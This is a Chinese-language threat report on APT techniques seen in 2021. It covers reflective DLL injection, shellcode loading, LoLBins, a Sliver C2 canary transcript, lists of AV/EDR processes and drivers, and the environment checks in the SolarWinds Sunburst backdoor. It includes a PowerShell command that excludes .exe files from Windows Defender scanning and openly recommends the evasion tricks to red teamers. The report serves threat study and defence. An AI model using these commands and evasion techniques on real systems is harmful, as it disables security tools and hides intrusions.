2021 年 7 月 14 日，七月微软补丁日发布安全公告，修复了一组 Windows Kernel 权限提升漏洞（CVE-2021-33771/31979）。ntoskrnl.exe 又叫内核映像，为 Windows NT 内核空间提供内核和执行层，并负责硬件虚拟化、进程和内存管理等多种系统服务。该组件没有正确处理用户传入的数据时就可能导致内存空间遭到恶意篡改，攻击者可以利用这些漏洞进行本地提权攻击。该漏洞已被在野利用。

攻击技巧视角

结合近一年来 APT 组织常用的代码执行技巧，本章介绍了 BYOB 及 LoTL 的相关案例和红队技术趋势。并结合 SolarWinds 事件案例对行动安全 (OpSec) 技术趋势进行了介绍，最后以 SolarWinds 供应链攻击事件为例剖析了几个实际的 OpSec 技巧。

本章重点介绍的攻击技巧有：

BYOB

Bring Your Own Binary，就是把后门、工具、武器编译成 exe 文件，上传到目标主机上并运行。这也是最直接的执行方式。缺点是需要不断对抗杀软的动静态检测技术，本节中主要介绍了反射 DLL 注入和 Shellcode 内存加载。

LotL

Living off the Land，可以理解为就地取材，利用 Windows 系统和应用程序来加载执行恶意代码，典型的案例就是利用 Powershell 和 WMI 的攻击。这种方式利用白名单程序来加载，会有一定规避检查的优点，缺点是常会产生较为明显的父子进程关系和进程参数。本节主要介绍的有 LoLBins 和 Defeat-Defender。

通信反溯源


通过一系列技巧降低通信的攻击可溯源特征，或监控防御方溯源意图的技巧。

OpSec

Operations Security，行动安全，有关隐藏自己攻击意图或掩盖自身攻击行动可追溯特征的一系列技巧，本节介绍了进程检测和驱动检测的红队技巧，并结合 SolarWinds 的案例，介绍了包括合法签名、严格的环境检查、复杂逻辑下的代码隐蔽以及字符串隐蔽等技巧。

BYOB

下图为 2021 年以来已经被公开的 Lazarus、OceanLotus(海莲花) 在 ATT&CK 模型模型中所使用到的技术栈，从攻击者不断变化的技巧看，APT 组织将大量精力投入到代码执行 (Execution) 与防御规避 (Defense Evasion) 的技术创新上。代码执行与防御规避技术相辅相成，贯穿整个攻击链，从下图也可以看出这两部分对每一次 APT 攻击来说都是必备的环节，攻击负载生存与隐蔽性在很大程度上受这两部分的限制。



技术点对比


技术点	实现方式	效果
Shellcode 利用	Shellcode 化的 com 劫持等	运行灵活，实现提权、代码执行等环节的免杀
合法组件利用	LOLBins 利用，系统文件利用等	完全免杀，荷载隐藏
沙盒对抗	沙盒特性 (如针对 WindowsDefender) 分析，针对性对抗方案	代码执行阶段免杀

反射DLL注入

我们熟知的 Metasploit 和 Cobalt Strike 都采用反射 DLL 注入技术 (Reflective DLL Injection) 来进行 DLL 文件的内存加载，这项技术于 2008 年由 Stephen Fewer 提出，技术原理可参考右图 [2]

在 DEFCON-20 上 Andrew King 首次展示了如何对其进行检测。经测试，目前不少安全厂商都能准确地检测该技术并进行拦截查杀，其检测能力体现在使用 Stager Shellcode 进行上线时，会在通信建立的一瞬间被查杀。


[2] https://www.giac.org/paper/gcfa/11563/hunting-ghosts-fileless-attacks/150888



图片来源：https://www.giac.org/paper/gcfa/11563/hunting-ghosts-fileless-attacks/150888

进一步的研究发现，Windows Defender Advanced Threat Protection (ATP) 的检测方案会结合内存分配异常、程序行为偏离、网络连接特性等多方面因素触发内存扫描，在对抗过程中攻击者可能会采用 HOOK 技术设置内存属性，或采用白加黑等方式规避查杀。

攻防是一个相互促进的过程，一直以来各大安全研究员也在寻找新的内存加载方式，在 2016 年 Cysinfo 社区组织的 Cyber Security Meets[3] 上，Hollow Process Injection 技术被提出，随后在 APT 黑客攻击中被广泛利用，技术原理可参考下图 [4] [3] https://cysinfo.com/category/meetups/ [4] https://www.giac.org/paper/gcfa/11563/hunting-ghosts-fileless-attacks/150888



图片来源：https://www.giac.org/paper/gcfa/11563/hunting-ghosts-fileless-attacks/150888

该技术在上半年的 APT 攻击事件恶意样本中被频繁使用。该技术创建并挂起一个进程，将其镂空，替换为恶意代码，且被映射的对象往往是具有合法签名的 PE 文件，这对我们的检测能力提出了更高的要求。

Shellcode内存加载

在 APT 攻击中，PE 文件往往作为后续 payload 来完成具体的后门功能，而在投递阶段 Shellcode 可能会更受青睐。通过对各类样本和开源项目的对比分析，目前此类攻击技巧主要有如下三种方式：

利用方式	特点	技巧案例
加解密 + 多样化加载方式	Shellcode 在写入可执行内存之前被还原， 免杀性更依赖于内存分配和加载手段	
自解密 + 多样化加载方式	Shellcode 在写入可执行内存之后被还原， 能更好地对抗内存扫描	SGN
原始混淆 + 多样化加载方式	Shellcode 无需还原，相当于重构整个 Shellcode， 可填充大量对抗手段	GuLoader

从分析结果来看，自上而下实现难度递增，免杀效果和对抗能力逐步增强，其中自解密 + 多样化加载方式中提到的例子 SGN 有两个版本，一种为 Kali 自带版本，其由于解码器模式固定而导致特征明显，一种为社区升级版，其由于将密钥 key 缩减为 1 字节，导致密文空间大小骤减所以均未能取得很好的免杀效果。


LotL就地取材

强大的LoLbins

Netskope 在 6 月的一篇对 APT 组织 Lazarus 的一个攻击行动的披露博文 [5] 中表示，这是他们第一次在钓鱼文档中，看到攻击者同时使用 VBA 和 LoLbins（certutil.exe 和 mavinject.exe）。

Lazarus APT 组织在上半年通过冒充 Airbus、General Motors 和 Rheinmetall，来诱使受害者下载钓鱼文档，该恶意文档通过 WMI 列出所有 explorer.exe 进程，并使用 Mavinject.exe（一个可以被滥用的 Windows 合法组件）执行恶意代码注入。

[5] https://www.netskope.com/blog/not-laughing-malicious-office-documents-using-lolbins



Lazarus APT 组织在上半年通过冒充 Airbus、General Motors 和 Rheinmetall，来诱使受害者下载钓鱼文档，该恶意文档通过 WMI 列出所有 explorer.exe 进程，并使用 Mavinject.exe（一个可以被滥用的 Windows 合法组件）执行恶意代码注入。

分析显示，利用该 LoLbins 进行注入不会触发任何安全警告，甚至可以通过该 LoLbins 将恶意代码注入到 Windows Defender 相关进程 SecurityHealthSystray.exe，注入完成后恶意代码会在 SecurityHealthSystray.exe 进程空间中执行，这会导致 Defender 对其查杀能力完全丧失。


LoLBins对象	注入目标	效果
Mavinject.exe	SecurityHealthSystray.exe(WindowsDefender 防护进程)	完全免杀

Defeat-Defender

在 SolarWinds 供应链攻击案例中，我们可以看到 APT 组织尝试通过修改注册表的方式来禁用安全软件，2021 年，深信服安全蓝军在捕获的新样本中发现了一些有趣的脚本，该脚本来源于 swagkarna 的开源项目 Defeat-Defender。

深信服安全蓝军发现该技术主要依赖 MpPreference 来对 Windows Defender 进行设置，在此项目中作者利用脚本直接禁用了 PUA 保护、脚本扫描等防护功能，直接使用该脚本会禁用 Defender，并触发 Windows 的弹窗警告，右图为项目功能描述。

[6] https://github.com/swagkarna/Defeat-Defender-V1.2



技巧名	修改对象	效果
禁用 Windows Defender 部分功能	MpPreference：过滤可执行的 PE 文件	失去对可执行 PE 的查杀能力，无弹窗警告

但在实际运用过程中可以更加灵活，比如，使用以下命令排除 exe 选项（ 实际使用过程中可以排除特定文件 ），该操作不会触发提示 (但手动扫描时会提醒该类型被过滤)：

```
PS> powershell.exe -command "Add-MpPreference -ExclusionExtension ".exe"
```

此时直接对 msf 生成的 PE 文件进行测试，实施保护显示仍被打开，但 Defender 对 PE 文件的查杀已无效。

通信反溯源

隐蔽的协议配置

恶意代码运行起来，如果检测环境上下文是安全的，下一步往往就是和 C2 服务器进行通信。去年影响巨大的 SolarWinds 事件中 APT 组织攻击所用的 Sunburst 后门通过自定义的 DGA 算法生成 C2 域名，并通过自定义 DNS 通道进行上线通知，基于自定义 HTTP 通道进行指令下发与数据回传。

对于攻击者来说，最常规的出网协议是 HTTP[S] 和 DNS 协议，但是大多数情况是手动判断目标的网络环境后，再选择 C2 通信的具体方式。虽然修改和自定义 C2 通信协议是规避流量检测的好方法，但是相对的成本会比较高，需要同时兼顾客户端和服务端，还需要保证通信质量。简易的做法是利用后渗透框架自身的配置来修改 C2 流量特征，比如 Cobalt Strike、Empire、Covenant 等工具都支持 Malleable C2 profile 的配置。

反溯源机制

SolarWinds 事件中 Sunburst 后门使用 DNS 和 HTTP 协议结合的方式，让研究者联想到 Sliver C2 这款工具的 DNS Canary 功能。虽然 DNS Canary 不是用来进行 C2 通信的，但是提供了一种攻击者监测 implant 机制是否暴露于防御方视角的思路。

Sliver C2 生成的 implant 默认会使用符号混淆来避免杀软查杀，不会出现敏感字符串。但是当使用 --canary/-c 参数时，会将指定的 DNS 域名以常量字符串的形式嵌入 implant 中。并生成一个独一无二的 DNS 域名，如果防御分析人员分析 implant，发现这个域名，只要执行了 DNS 解析，攻击者的 C2 服务器就会收到 DNS 查询请求，这说明攻击者的行动已经被发现。

如下图，攻击研究人员在创建 implant 的时候，设置 DNS canary 为 mews.cs.local，在生成的 implant 中，嵌入了 mqrrzkj.news.cs.local. 和 kvn3g0-.news.cs.local 两个域名。

```
sliver > dns --domains news.cs.local

[*] Starting DNS listener with parent domain(s) [news.cs.local] ...

[*] Successfully started job #1

sliver > generate --http http://192.168.189.128 -c news.cs.local

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled.
[*] This process can take awhile, and consumes significant amounts of CPU/Memory
[*] Build completed in 00:14:02
[*] Implant saved to /home/kali/tools/PARLIAMENTARY_TATAMI.exe

sliver > http

[*] Starting HTTP :80 listener ...
[*] Successfully started job #2

sliver >
[*] Session #1 PARLIAMENTARY_TATAMI - 192.168.189.131:52058 (win101607) - windows/amd64 - Wed, 30 Dec 2020 09:13:27 EST

sliver > slivers

Name                OS/Arch        Debug  Format      Command & Control
====                =======        =====  ======      =================
FAIR_EXPLANATION    windows/amd64  false  EXECUTABLE  [1] http://192.168.189.128

PARLIAMENTARY_TATAMI  windows/amd64  false  EXECUTABLE  [1] http://192.168.189.128

sliver > canaries

Sliver Name           Domain                  Triggered  First Trigger  Latest Trigger
===========           ======                  =========  =============  ==============
PARLIAMENTARY_TATAMI  mqrrzkj.news.cs.local.  false
FAIR_EXPLANATION      d7m3npg.client.cs.local.  false
FAIR_EXPLANATION      iwhiv85.client.cs.local.  false
PARLIAMENTARY_TATAMI  kvn3g0-.news.cs.local.  false

[*] Session #2 PARLIAMENTARY_TATAMI - 192.168.189.131:52066 (win101607) - windows/amd64 - Wed, 30 Dec 2020 09:15:11 EST
```

当防御者分析样本，尝试解析域名时，C2 服务器就会收到告警。

```
kali@kali:~/tools$ nslookup mqrrzkj.news.cs.local
Server:         192.168.189.136
Address:        192.168.189.136#53

Non-authoritative answer:
Name:   mqrrzkj.news.cs.local
Address: 243.245.49.123

kali@kali:~/tools$
```



```
sliver > canaries

Sliver Name           Domain                  Triggered  First Trigger  Latest Trigger
===========           ======                  =========  =============  ==============
PARLIAMENTARY_TATAMI  mqrrzkj.news.cs.local.  false
FAIR_EXPLANATION      d7m3npg.client.cs.local.  false
FAIR_EXPLANATION      iwhiv85.client.cs.local.  false
PARLIAMENTARY_TATAMI  kvn3g0-.news.cs.local.  false

[*] Session #2 PARLIAMENTARY_TATAMI - 192.168.189.131:52066 (win101607) - windows/amd64 - Wed, 30 Dec 2020 09:15:11 EST

[!] WARNING: PARLIAMENTARY_TATAMI has been burned (DNS Canary)
        🔥 Session #1 is affected
        🔥 Session #2 is affected

[*] Session #3 PARLIAMENTARY_TATAMI - 192.168.189.131:52078 (win10 607) - windows/amd64 - Wed, 30 Dec 2020 09:18:12 EST

[*] Session #4 PARLIAMENTARY_TATAMI - 192.168.189.131:52084 (win10 607) - windows/amd64 - Wed, 30 Dec 2020 09:19:13 EST

[!] WARNING: PARLIAMENTARY_TATAMI has been burned (DNS Canary)
        🔥 Session #2 is affected
        🔥 Session #3 is affected
        🔥 Session #4 is affected
        🔥 Session #1 is affected
```

行动安全(OpSec)

APT 攻击往往高度关注进程列表检测、驱动列表检测的技巧，通过良好的行动安全设计，保持隐蔽和持久权限维持（Low & Slow)。

进程检测

对于杀软和安全软件的检测，红队通常使用 taskllist /v 和 tasklist /svc 来检查进程和服务，可认为这是一种手工判断 +LotL 的方法。结合红队社区两款自动化的检测脚本和工具，研究人员可以根据自己的需求进行改造，结合内存加载实现 BYOL 的方式来检查安全软件。

01


ProcessColor.cna，一款 Cobalt Strike 的插件脚本，可以帮助攻击者标记出常见的安全软件、监控软件、分析软件。

```
$bd = bdata($1);
@av = @("Tanium.exe", "360RP.exe", "360SD.exe", "360Safe.exe", "360leakfixer.exe", "360rp.exe", "360safe.exe", "360sd.exe", "360tray.exe",
@av1 = @("MBAMService.exe", "mbamtray.exe", "CylanceSvc.exe", "ndd32.exe", "ndetect.exe", "neomonitor.exe", "neotrace.exe", "neowatchlog.ex
@admin = @("MobaXterm.exe", "bash.exe", "git-bash.exe", "mmc.exe", "Code.exe", "notepad++.exe", "notepad.exe", "cmd.exe", "drwatson.exe", "

    local('$outps $temp $name $ppid $pid $arch $user $session @ps');
    $outps .= "\cC[*]\o Process List with process highlighting\n";
    $outps .= "\cC[*]\o Current Running PID: \c8 Yellow ". $bd['pid'] ." \o \n";
    $outps .= "\cC[*]\o Explorer/Winlogon: \c2 BLUE \o \n";
    $outps .= "\cC[*]\o Admin Tools: \cB LIGHT BLUE \o \n";
    $outps .= "\cC[*]\o Browsers: \c3 GREEN \o \n";
    $outps .= "\cC[*]\o AV/EDR: \c4 RED \o \n\n";
    $outps .= " PID   PPID  Name                          Arch  Session     User\n";
    $outps .= "\cE ---   ----  ----                          ----  -------     -----\n";

    foreach $temp (split("\n", ["$2" trim])) {
        ($name, $ppid, $pid, $arch, $user, $session) = split("\t", $temp);
        # highlight AV processes in RED.
        if(iff($name in @av,true,false)) {
        push(@ps, %(pid => $pid, entry => "\c4 $[5]pid $[5]ppid $[28]name $[5]arch $[11]session $user \o"));
        # highlight current process in YELLOW
        } else if ($pid eq $bd['pid']) {
        push(@ps, %(pid => $pid, entry => "\c8 $[5]pid $[5]ppid $[28]name $[5]arch $[11]session $user \o"));
        # highlight explorer , winlogon in BLUE
        } else if ($name eq "explorer.exe" || $name eq "winlogon.exe") {
        push(@ps, %(pid => $pid, entry => "\c2 $[5]pid $[5]ppid $[28]name $[5]arch $[11]session $user \o"));
```

02

Seatbelt 的 Interesting-Processes 命令，C# 开发的多功能信息搜集工具，可单独使用，也可结合其他程序实现内存加载。

```
var defensiveProcesses = new Dictionary<string, string>(){
{
    { "mcshield", "McAfee"},
    { "windefend", "Windows Defender AV"},
    { "msascui", "Windows Defender AV"},
    { "msascuil", "Windows Defender AV"},
    { "msmpeng", "Windows Defender AV"},
    { "msmpsvc", "Windows Defender AV"},
    { "wrsa", "WebRoot AV"},
    { "savservice", "Sophos AV"},
    { "tmccsf", "Trend Micro AV"},
    { "symantec antivirus", "Symantec"},
    { "aexnsagent", "Symantec"},
    { "ccsvchst", "Symantec"},
    { "sisidsservice", "Symantec IDS"},
    { "sisipsservice", "Symantec IPS"},
    { "sisipsutil", "Symantec IPS"},
    { "kvoop", "Symantec DLP"},
    { "brkrprcss64", "Symantec DLP"},
    { "edpa", "Symantec DLP"},
    { "mbae", "MalwareBytes Anti-Exploit"},
```



驱动检测

既然进程和服务都检测了，那么检测这些驱动有什么意义吗？

```
// Token: 0x04000026 RID: 38
private static readonly ulong[] configTimeStamps = new ulong[]
{
    17097380490166623672, // cybkerneltracker.sys
    15194901817027173566, // atrsdfw.sys
    12718416789200275332, // eaw.sys
    18392881921099771407, // rvsavd.sys
    3626142665768487764, // dgdmk.sys
    12343334044036541897, // sentinelmonitor.sys
    3977809608554622669, // hexisfsmonitor.sys
    6943102301517884811, // groundling32.sys
    13544031715334011032, // groundling64.sys
    11801746708619571308, // safe-agent.sys
    18159703063075866524, // crexecprev.sys
    8351513755152788827, // psepfilter.sys
    16570804352575357627, // cve.sys
    16144657739388429003, // brfilter.sys
    12679195163651834776, // brcow_x_x_x_x.sys
    2717025511528702475, // lragentmf.sys
    17984632978012874803, // libwamf.sys
};
```

在常规的情况下，检查进程和服务名称就可以了解当前系统的安全软件运行情况，但是一些高级系统管理员会修改进程和服务的名称，攻击者就没办法判断了。在 SolarWinds 攻击事件中，Sunburst 后门在环境检测中还检查了系统驱动，这些驱动大部分都是杀软和 EDR 产品使用的。这一点是值得红队人员借鉴的，下面以 sysmon 为例进行说明。

```
E:\sysmon>Sysmon64.exe -i

System Monitor v12.03 - System activity monitor
Copyright (C) 2014-2020 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Sysmon64 installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon64..
Sysmon64 started.

E:\sysmon>tasklist  | findstr /i sysmon
Sysmon64.exe                  6920 Services

E:\sysmon>tasklist /svc | findstr /i sysmon
Sysmon64.exe                  6920 Sysmon64

E:\sysmon>Sysmon64.exe -u

System Monitor v12.03 - System activity monitor
Copyright (C) 2014-2020 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Stopping Sysmon64.
Sysmon64 stopped.
Sysmon64 removed.
Stopping SysmonDrv.
SysmonDrv stopped.
SysmonDrv removed.
Removing service files.
```

```
E:\>cd sysmon

E:\sysmon>rename Sysmon64.exe foobar.exe

E:\sysmon>foobar.exe -i

System Monitor v12.03 - System activity monitor
Copyright (C) 2014-2020 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

foobar installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting foobar..
foobar started.

E:\sysmon>tasklist | findstr /i sysmon

E:\sysmon>tasklist /svc | findstr /i sysmon

E:\sysmon>tasklist | findstr /i foobar
foobar.exe                    5576 Services

E:\sysmon>tasklist /svc | findstr /i foobar
foobar.exe                    5576 foobar

E:\sysmon>_
```


图中左侧为常规的 sysmon 安装，我们可以在进程和服务中找到 sysmon。右侧只是简单地把 sysmon 进行重命名，安装之后我们在进程和服务的名字中已经找不到 sysmon 了，只能找到修改后的名称。这个时候查看驱动就很必要了，因为 sysmon 默认安装的驱动路径和名字并没有改变，如下图：

```
E:\sysmon>fltmc

筛选器名称                     数字实例     高度         框架
------------------------------ -------- ------------ -----
SysmonDrv                             5       385201     0
WdFilter                              5       328010     0
storqosflt                            0       244000     0
wcifs                                 0       189900     0
CldFlt                                0       180451     0
FileCrypt                             0       141100     0
luafv                                 1       135000     0
npsvctrig                             1        46000     0
Wof                                   1        40700     0

E:\sysmon>dir C:\Windows\SysmonDrv.sys
 驱动器 C 中的卷没有标签。
 卷的序列号是 BCC6-BBA2

 C:\Windows 的目录

2020/12/30  16:41           143,208 SysmonDrv.sys
               1 个文件        143,208 字节
               0 个目录 38,352,572,416 可用字节
```

进一步考虑，如果一些管理员在安装 sysmon 时修改了默认驱动名称，看似可以规避攻击者的驱动检测，但事实上每种驱动都有一个唯一的 altitude，例如 sysmon 的 altitude 是 385201，如下图，可以对比上图，这个值是不变的。

```
E:\sysmon>foobar.exe -i -d foobadrv

System Monitor v12.03 - System activity monitor
Copyright (C) 2014-2020 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

foobar installed.
foobadrv installed.
Starting foobadrv.
foobadrv started.
Starting foobar..
foobar started.

E:\sysmon>dir C:\Windows\foobadrv.sys
 驱动器 C 中的卷没有标签。
 卷的序列号是 BCC6-BBA2

 C:\Windows 的目录

2020/12/30  17:06           143,208 foobadrv.sys
               1 个文件        143,208 字节
               0 个目录 38,353,018,880 可用字节

E:\sysmon>fltmc
筛选器名称                     数字实例     高度         框架
------------------------------ -------- ------------ -----
foobadrv                              5       385201     0
WdFilter                              5       328010     0
storqosflt                            0       244000     0
wcifs                                 0       189900     0
CldFlt                                0       180451     0
FileCrypt                             0       141100     0
luafv                                 1       135000     0
npsvctrig                             1        46000     0
Wof                                   1        40700     0
```

APT攻击OpSec技巧案例(SolarWinds)


SolarWinds 供应链攻击的 Sunburst 后门存在于 SolarWinds.Orion.Core.BusinessLayer.dll 文件中，它的运行需要 SolarWinds.BusinessLayerHost.exe 这个合法的进程来加载，可以将其理解为一种变形的 Living off the Land 执行方法。类似于 DLL 劫持，但相比于常规的 DLL 劫持，这类修改原始 DLL 的供应链攻击后门显得更加隐蔽，且往往有以下特点：

- 修改原有的 DLL，不会产生多余的 DLL 文件落地
- 程序加载 DLL 运行，不会产生子进程和进程参数
- 供应商的信任进程不在常规进程检测名单，已知 Windows lolbins 检测规则无效

通过对该 DLL 后门的分析，可以看出作者很重视行动安全（OpSec），代码中也透露着检测对抗的思想。

受感染的 DLL 文件经软件更新包投递之后会对环境进行非常严格的检查，这个检查包括使用安全软件相关进程、驱动的 Hash 值列表，来判断受害主机所安装的安全防护软件并尝试将其关闭，以及使用 IP 黑白名单来筛选攻击目标，任何一项检查的失败都会导致后续行为暂缓或终止。环境检查通过之后，会从远程下载后续 payload（CS 加载器）和一个脚本文件，分别用于等待触发和注册表清理。在这里，攻击者对攻击链进行了阶段性隔离，来阻止投递阶段被关联，下图为此次攻击的攻击链路图 [7]。


[7] https://www.microsoft.com/security/blog/2021/01/20/deep-dive-into-the-soloriga te-second-stage-activation-from-sunburst-to-teardrop-and-raindrop/



与 SolarWinds 供应链攻击类似，不少 APT 攻击会对攻击阶段进行划分。攻击初始阶段会进行环境检查和目标筛选，并针对性地投递 payload；在执行阶段开始之前可能会做一定的痕迹清理和隔离操作；通过此类分离，可达到更好的免杀效果。若后续 payload 以内存加载的方式运行，还可使其在远程服务器关闭后不被捕获。

合法签名

SolarWinds 事件中 Sunbust 的 DLL 合法数字签名，很大程度上规避了静态文件查杀。




严格的环境检查

SolarWinds.Orion.Core.BusinessLayer.dll 中的恶意代码对于运行环境的检查十分严格，一共有 9 层检测机制，只有当所有检测条件都通过时，恶意代码才会执行上线操作。

序号	检测机制
1	通过哈希判断当前加载恶意 DLL 的进程名字是 SolarWinds.businesslayerhost.exe
2	恶意 DLL 的最后写入时间比当前时间至少提前 12 到 14 天，说明其会潜伏半个月左右才会执行
3	检查硬编码的命名管道 583da945-62af-10e8-4902-a8f205c72b2e，避免多进程重复执行
4	检查恶意复用的配置选项 ReportWatcherRetry，ReportStatus 项不能为 3，即 Truncate 退出状态
5	检查当前设备所在域，域名中不能包含哈希值校验的黑名单 patternHashes 中的一些字符串；域名不能匹配到正则表达式“(?i)([^a-z]|^)(test)([^a-z]|$)”，该表达式主要用来检查当前域名是不是测试用的域名；"(?i)(SolarWinds)"，猜测该表达式主要用来检测是否处于 sloarwinds 公司办公环境
6	检查第一个非回环启用网卡，不在 IP 黑名单中
7	检测进程 Hash 黑名单 (含 137 个进程)，确保当前环境中没有安全相关软件和服务程序，如：Windbg、Autoruns、Wireshark，并尝试关闭服务名单中的服务
8	检查当前环境中是否存在 13 个安全软件的驱动程序，如：groundling32.sys
9	主机解析“api.SolarWinds.com”为指令的 IP 地址


复杂逻辑下的代码隐蔽

代码通过创建新线程，执行 SolarWinds.Orion.Core.BusinessLayer.dll.OrionImprovementBusinessLayer 库目录下的 Initialize 函数开始恶意动作。DLL 入口函数调用栈较深，通过 6 层的调用才开始执行代码，动态跟踪需要花费更多精力。



字符串隐蔽

